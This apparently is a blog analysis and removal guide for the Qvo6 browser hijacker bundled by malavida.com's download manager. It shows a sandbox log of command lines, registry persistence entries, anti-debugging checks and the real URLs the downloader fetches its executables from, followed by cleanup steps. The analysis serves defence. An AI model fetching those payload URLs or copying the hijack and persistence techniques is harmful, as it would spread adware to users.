How to remove Qvo6.com “virus”

malavida.com is a spanish website offering freeware for downloading. The problem with it is that like many other websites offering software for downloading, it enforces you to download first their “downloader”, the old trick used to install additional and potentially undesirable software in your computer.

If you check these days and try to download a freeware from their website, an executable of 159 KB with the name of the original application is downloaded first instead of the desired application, for example:

skype-windows-downloader.exe


cpu-z-windows-downloader.exe

nero-windows-downloader.exe


ares-windows-downloader.exe

and so on.


Let’s run the downloader in a sandbox and see what is the additional software installed. The screens tell the story:




…


Skype downloader
Malavida
Welcome to the Skype download assistant by Malavida
This program will download Skype on your computer.
The program will download Skype from the Malavida server.
Press next to continue.
Next >
Cancel

...


Skype downloader
End-user license agreement (EULA).
Please read the terms of the EULA before starting the download of Skype.
Press Page Down to view the rest of the agreement.
END USER LICENSE AGREEMENT OF THE MALAVIDA.COM DOWNLOAD MANAGER
OBJECTIVE AND USE OF THE DOWNLOAD MANAGER
The present end user license agreement (hereinafter, EULA) establishes the use of the software program download manager of the ww.malavida.com portal, owned by Malavida Network International, S.L. (hereinafter, MALAVIDA), holder of the tax identification number B98094501 and legal address in Valencia (Spain) on Calle Uruguay num 11, 504. The download and/or launching of the download manager mean that you consent to these terms, that are a legal binding between MALAVIDA and the user.
If you agree with all the terms of the agreement press Accept to continue. You must accept the agreement to download Skype.
< Back
I Agree
Cancel

...



All the downloads from malavida.com contains this offer, to make Qvo6 the default Search Provider and browser Home Page. If you check that box *"Make Qvo6 my default search provider..."*, besides the intended application in this case Skype which by the way can be downloaded from free from its official website, the Qvo6 application will be downloaded and executed also, attempting to change the default Search Provider and brower Home Page. Why all this discussion about Qvo6? Because it has a very bad reputation, it is perceived like a malware by a lot of users, it's enough to do a search on Google for it. For example, from Anvisoft forum:

> What is Qvo6 (Qvo6.com – redirect virus)?
> Qvo6.com is a vicious browser hijack infection which is used by Cyber criminals to promote their domain and also to steal sensitive user information from victim PC. The Qvo6.com malware secretly attaches itself to browser like Firefox, chrome etc. Once sneaks in, it will change default configuration settings. Usually, it changes homepage and replaces the default Google search provider with Qvo6.com search engine. From now on, each time the user on infected computer tries to use Google, he will be redirected to http://Qvo6.com instead. And when you use the Qvo6.com site, it will bring inaccurate information loaded with spam and third-party ads. That is the basic reason this domain is working for. I mean Qvo6.com redirect virus is created to attract more and more online users so the creators of this virus could generate income from online traffic. Anyhow, this malware should be terminated immediately as it is a serious threat to your Online identity. The Qvo6.com search virus uses cookies and other unfair methods to steal your personal details.

Let's try to do a summary analysis of it, these are excerpts from BSA report:

> Anti-Malware Analyzer routine: File Monitor detection
> Anti-Malware Analyzer routine: OllyDbg detection

Anti-Malware Analyzer routine: Process Monitor detection
Anti-Malware Analyzer routine: Registry Monitor detection
…

Checked for debuggers
Checked if user is admin
Code injection in process:
c:\sandbox\cyberstorm\defaultbox\user\current\appdata\local\temp\mlv_ar_qvo6.exe
Code injection in process:
c:\sandbox\cyberstorm\defaultbox\user\current\appdata\roaming\eintaller\17157fdc45b74df7b1a38910a0dc3733\egdpsvc.exe
Code injection in process:
c:\sandbox\cyberstorm\defaultbox\user\current\appdata\roaming\eintaller\17157fdc45b74df7b1a38910a0dc3733\exq.exe
Code injection in process: c:\windows\system32\cmd.exe
Code injection in process: c:\windows\system32\taskkill.exe
Created a mutex named: …eXB…..
Created a mutex named: Local\!IETld!Mutex
Created a service named: eSafe Service
Created process:
C:\Users\CYBERS~1\AppData\Local\Temp\mlv_ar_qvo6.exe,”C:\Users\CYBERS~1\AppData\Local\Temp\mlv_ar_qvo6.exe” -h -s
-third=http://www.twonext.com/download/res/eGdpSvc.exe,newgdp,,0 -hp=7 -addr=qvo6 -ptid=mlv,C:\Users\CYBERS~1\AppData\Local\Temp
Created process:
C:\Users\Cyberstorm\AppData\Roaming\eIntaller\17157FDC45B74df7B1A38910A0DC3733\eXQ.exe,”C:\Users\Cyberstorm\AppData\Roaming\eIntaller\17157FDC45B74df7B1A38910A0DC3733\eXQ.exe” -h -s -hp=7 -addr=qvo6 -ptid=mlv
-third=eGdpSvc.exe,newgdp,,0,C:\Users\Cyberstorm\AppData\Local\Temp
Created process: C:\Windows\System32\cmd.exe,”C:\Windows\System32\cmd.exe” /C taskkill /F /IM firefox.exe,C:\Users\Cyberstorm\AppData\Local\Temp
Created process: C:\Windows\system32\taskkill.exe,taskkill /F /IM firefox.exe,C:\Users\Cyberstorm\AppData\Local\Temp
Defined file type created: C:\ProgramData\eSafe\eGdpSvc.exe
Defined file type created: C:\Users\Cyberstorm\AppData\Local\Temp\mlv_ar_qvo6.exe
Defined file type created:
C:\Users\Cyberstorm\AppData\Roaming\eIntaller\17157FDC45B74df7B1A38910A0DC3733\Config.ini
Defined file type created:
C:\Users\Cyberstorm\AppData\Roaming\eIntaller\17157FDC45B74df7B1A38910A0DC3733\eGdpSvc.exe
Defined file type created:
C:\Users\Cyberstorm\AppData\Roaming\eIntaller\17157FDC45B74df7B1A38910A0DC3733\eXQ.exe
Defined file type created: C:\Users\Public\Desktop\SkypeSetup.exe
Defined file type modified:
C:\Users\Cyberstorm\AppData\Roaming\Mozilla\Firefox\Profiles\gljyms3s.default\prefs.js
Defined registry AutoStart location created or modified:
machine\software\microsoft\Internet Explorer\Main\Default_Page_URL =
68007400740070003A002F002F007700770077002E00710076006F0036002E0063006F006D002F003F00

750074006D005F0073006F007500720063006500 3D00620026007500 74006D005F006D00650064006900

75006D003D006D006C007600260066007200 6F006D003D006D006C007600260075006900 64003D00330

039003500300034003900390038003300 5F00310030003500320035003100 35005F0036004300380032003

800380044004600260074007300 3D00310033003600350033003300320031003100370000
Defined registry AutoStart location created or modified:
machine\software\microsoft\Internet Explorer\Main\Start Page =
6800740074007000 3A002F002F007700770077002E00710076006F0036002E0063006F006D002F003F007

50074006D005F0073006F007500720063006500 3D00620026007500 74006D005F006D006500640069007

5006D003D006D006C007600260066007200 6F006D003D006D006C007600260075006900 64003D0033003

900350030003400390039003800330 05F00310030003500320035003100 35005F0036004300380032003800

380044004600260074007300 3D00310033003600350033003300320031003100370000
Defined registry AutoStart location created or modified:
machine\System\CurrentControlSet\Services\eSafeSvc\DisplayName =
650053006100660065002000530065007200760069006300650000 00
Defined registry AutoStart location created or modified:
machine\System\CurrentControlSet\Services\eSafeSvc\ErrorControl = 00000001
Defined registry AutoStart location created or modified:
machine\System\CurrentControlSet\Services\eSafeSvc\ImagePath =
43003A005C00500072006F006700720061006D00440061007400610 05C006500530061006600650 05C00650

047006400700053007600630 02E006500780065000000
Defined registry AutoStart location created or modified:
machine\System\CurrentControlSet\Services\eSafeSvc\Start = 00000002
Defined registry AutoStart location created or modified:
machine\System\CurrentControlSet\Services\eSafeSvc\Type = 00000010
Defined registry AutoStart location created or modified:
machine\System\CurrentControlSet\Services\EventLog\Application\eSafeSvc\EventMessageFile =
43003A005C00500072006F006700720061006D00440061007400610 05C00650053
Defined registry AutoStart location created or modified:
machine\System\CurrentControlSet\Services\EventLog\Application\eSafeSvc\TypesSupported = 00000007
Defined registry AutoStart location created or modified:
user\current\software\Microsoft\Internet Explorer\Main\Default_Page_URL =
6800740074007000 3A002F002F007700770077002E00710076006F0036002E0063006F

006D002F003F0075

0074006D005F0073006F00750072006300650003D00620026007500740006D005F006D00
6500640069007500

6D003D006D006C00760026006600720006F006D003D006D006C00760026007500690006
4003D00330039003

50030003400390039003800330005F00310030003500320035003100350005F0036004300
38003200380038004

400460026007400730003D00310033003600350033003300320031003100370000000
Defined registry AutoStart location created or modified:
user\current\software\Microsoft\Internet Explorer\Main\Start Page =
680074007400700003A002F002F007007007700 7002E00710076006F0036002E0063006F
006D002F003F0075

0074006D005F0073006F00750072006300650003D00620026007500740006D005F006D00
6500640069007500 6

D003D006D006C00760026006600720006F006D003D006D006C00760026007500690064
003D0033003900350

03000340039003900380033005F00310030003500320035003100350005F003600430038
003200380038004400

460026007400730003D00310033003600350033003300320031003100370000000
Detected direct disk write attempt
Detected process privilege elevation
Enumerated running processes
Got computer name
Got system default language ID
Got user name information
Hid from debuggers
IE settings change: machine\software\microsoft\internet
explorer\searchscopes\{33bb0a4e-99af-4226-bdf6-49120163de86}\displayname =
710076006f0036000000
IE settings change: machine\software\microsoft\internet
explorer\searchscopes\{33bb0a4e-99af-4226-bdf6-49120163de86}\url =
6800740074007000 3a002f002f007300650061007200630068002e00710076006f003600
2e0063006f006d002f0077

00650062002f003f00750074006d005f0073006f00750072006300650003d0062002600750
074006d005f006d00650

06400690075006d003d006d006c00760026006600720006f006d003d006d006c007600260
07500690064003d00330

03900350030003400390039003800330005f00310030003500320035003100350005f00360
04300380032003800380

044004600260074007300 3d0030000000
IE settings change: machine\software\microsoft\internet

explorer\searchscopes\defaultscope =
7b00330033004200420030004100340045002d00390039004100460002d0034003200320
036002d004200440046

0036002d00340039003100320030003100360033004400450038003600 7d000000
IE settings change: user\current\software\microsoft\internet
explorer\searchscopes\{33bb0a4e-99af-4226-bdf6-49120163de86}\displayname =
710076006f0036000000
IE settings change: user\current\software\microsoft\internet
explorer\searchscopes\{33bb0a4e-99af-4226-bdf6-49120163de86}\url =
68007400740070003a002f002f007300650061007200630068002e00710076006f003600
2e0063006f006d002f00770

0650062002f003f00750074006d005f0073006f007500720063006500 3d00620026007500
74006d005f006d00650064

00690075006d003d006d006c007600260066007200 6f006d003d006d006c007600260075
00690064003d0033003900

350030003400390039003800330 05f00310030003500320035003100 35005f0036004300
380032003800380044004 6

002600740073003d0030000000
IE settings change: user\current\software\microsoft\internet
explorer\searchscopes\defaultscope =
7b00330033004200420030004100340045002d00390039004100460002d0034003200320
036002d004200440046003

6002d00340039003100320030003100360033004400450038003600 7d000000
Internet connection: Connects to “174.36.200.167″ on port 80
Internet connection: Connects to “91.192.108.161″ on port 80
Internet connection: Connects to “91.192.111.222″ on port 80
Internet connection: Connects to “www.twonext.com” on port 80
Listed all entry names in a remote access phone book
Opened a service named: eSafeSvc
…

If you find this analysis too long and boring, I resume here the main facts:

* Qvo6 contains powerful anti-debugging routines, in an attempt to thwart its analysis, it’s hiding from debuggers;

* Qvo6 downloads and execute three different programs, these are the full path of them:

- C:\Users\current_user\AppData\Local\Temp\mlv_ar_qvo6.exe MD5:
cb0107fde27b05772f79977d05defa6e

this executable further download the files from below:

- C:\Users\current_user\AppData\Roaming\eIntaller\17157FDC45B74df7B1A38910A0DC3733\Config.ini

- C:\Users\current_user\AppData\Roaming\eIntaller\17157FDC45B74df7B1A38910A0DC3733\eGdpSvc.exe

MD5: a048327067d7bab53402b0cdc5a11754

downloaded from: http://www.twonext.com/download/res/eGdpSvc.exe

- C:\Users\All\eSafe\eGdpSvc.exe

- C:\Users\current_user\AppData\Roaming\eIntaller\17157FDC45B74df7B1A38910A0DC3733\eXQ.exe

MD5: a64d692fea427714241ad2afe0256cec

downloaded from: http://www.twonext.com/download/res/eXQ.exe

Interesting enough this one is detected as *Adware.Plugin.52* by DrWeb, *Trojan.Win32.ELEX.AMN (A)* by Emsisoft and *a variant of Win32/ELEX.D* by NOD32 at virustotal.com.

* Qvo6 add this new file: C:\Program Files\Mozilla Firefox\searchplugins**qvo6.xml**

* Qvo6 creates a new Windows service named *eSafeSvc* and starts it. An autostart entry is added into registry, assuring that it will be running the next computer boot.

* Qvo6 change the corresponding registry values for Start page and Default_Page_URL that's Home Page:

> HKEY_CURRENT_USER\software\Microsoft\Internet Explorer\Main\Start Page = 68007400740070003A002F002F007700770077002E00710076006F0036
>
> 002E0063006F006D002F003F00750074006D005F0073006F007500720063
>
> 0065003D006200260075007400 6D005F006D006500640069007500 6D00
>
> 3D006D006C00760026006600 72006F006D003D006D006C00760026007500
>
> 690064003D00330039003500300034003900390038003300 5F0031003000
>
> 350032003500310035005F00360043003800320038003800440046002600

740073003D00310033003600350033003300320031003100370000000

The value is encoded in ASCII HEX, decoding it results this URL:

http://www.qvo6.com/?utm_source=b&utm_medium=mlv&from=mlv&uid=395049983_1052515_6C8288DF&ts=1365332117

The same URL value is added in the next registry key:

HKEY_CURRENT_USER\software\Microsoft\Internet Explorer\Main\Default_Page_URL

* Qvo6 configures a new Search Provider adding in registry a new GUID:

HKEY_LOCAL_MACHINE\software\microsoft\Internet Explorer\SearchScopes\DefaultScope = 7B00330033004200420030004100340045002D00390039004100460002D00340032003200360002D00420044004600

36002D00340039003100320030003100360033004400450038003600 7D000000

which is decoded in:

HKEY_LOCAL_MACHINE\software\microsoft\Internet Explorer\SearchScopes\DefaultScope = {33BB0A4E-99AF-4226-BDF6-49120163DE86}

and more:

HKEY_CURRENT_USER\software\microsoft\Internet Explorer\SearchScopes\{33BB0A4E-99AF-4226-BDF6-49120163DE86}\DisplayName =qvo6

HKEY_CURRENT_USER\software\microsoft\Internet Explorer\SearchScopes\{33BB0A4E-99AF-4226-BDF6-49120163DE86}\URL=http://search.qvo6.com/web/?utm_source=b&utm_medium=mlv&from=mlv&uid=395049983_1052515_6C8288DF&ts=0

It’s obvious that Qvo6 application has a malware behaviour, it downloads and execute additional software in background without user knowledge, software which is serving undesirable advertisements and is posing a high risk for the user privacy. The main scope of creating it is to drive traffic to qvo.com website, a **parody search engine** which is serving to the users malformed search results crowded with spam and advertisements. All the user sensitive information are risking to be stolen and used for statistics or other really malicious purposes. in conclusion if you agree to change the Home Page and Search Provider to Qvo6.com, the whole online experience will be severely deteriored. Therefore, you must get rid of Qvo6 package as soon as possible

This summary analysis from above already gives us some hints for what we have to do to remove the Qvo6 malware, these are the steps that must be taken in this order:

* eSafeSvc Windows service must be stopped and disabled;

* The mlv_ar_qvo6.exe process if it exists, must be killed using Windows Task Manager;

* The files mentioned above must be deleted, they are(for Windows 7, for another Windows versions the paths may be different):

-C:\Program Files\Mozilla Firefox\searchplugins**qvo6.xml**

-C:\Users\current_user\AppData\Local\Temp\mlv_ar_qvo6.exe


-C:\Users\current_user\AppData\Roaming\eIntaller\17157FDC45B74df7B1A38910A0DC3733\Config.ini

-C:\Users\current_user\AppData\Roaming\eIntaller\17157FDC45B74df7B1A38910A0DC3733\eGdpSvc.exe

-C:\Users\All\eSafe\eGdpSvc.exe

-C:\Users\current_user\AppData\Roaming\eIntaller\17157FDC45B74df7B1A38910A0DC3733\eXQ.exe

* The Home Page and the default Search Provider must be changed to the default values. If you don't want to deal with the registry, you can do that from *Control Panel>Internet Options*, there you can find the settings for the Home Page and Search options.



That's all, if you have problems disinfecting the Qvo6 malware please post in comments.

Keep safe !

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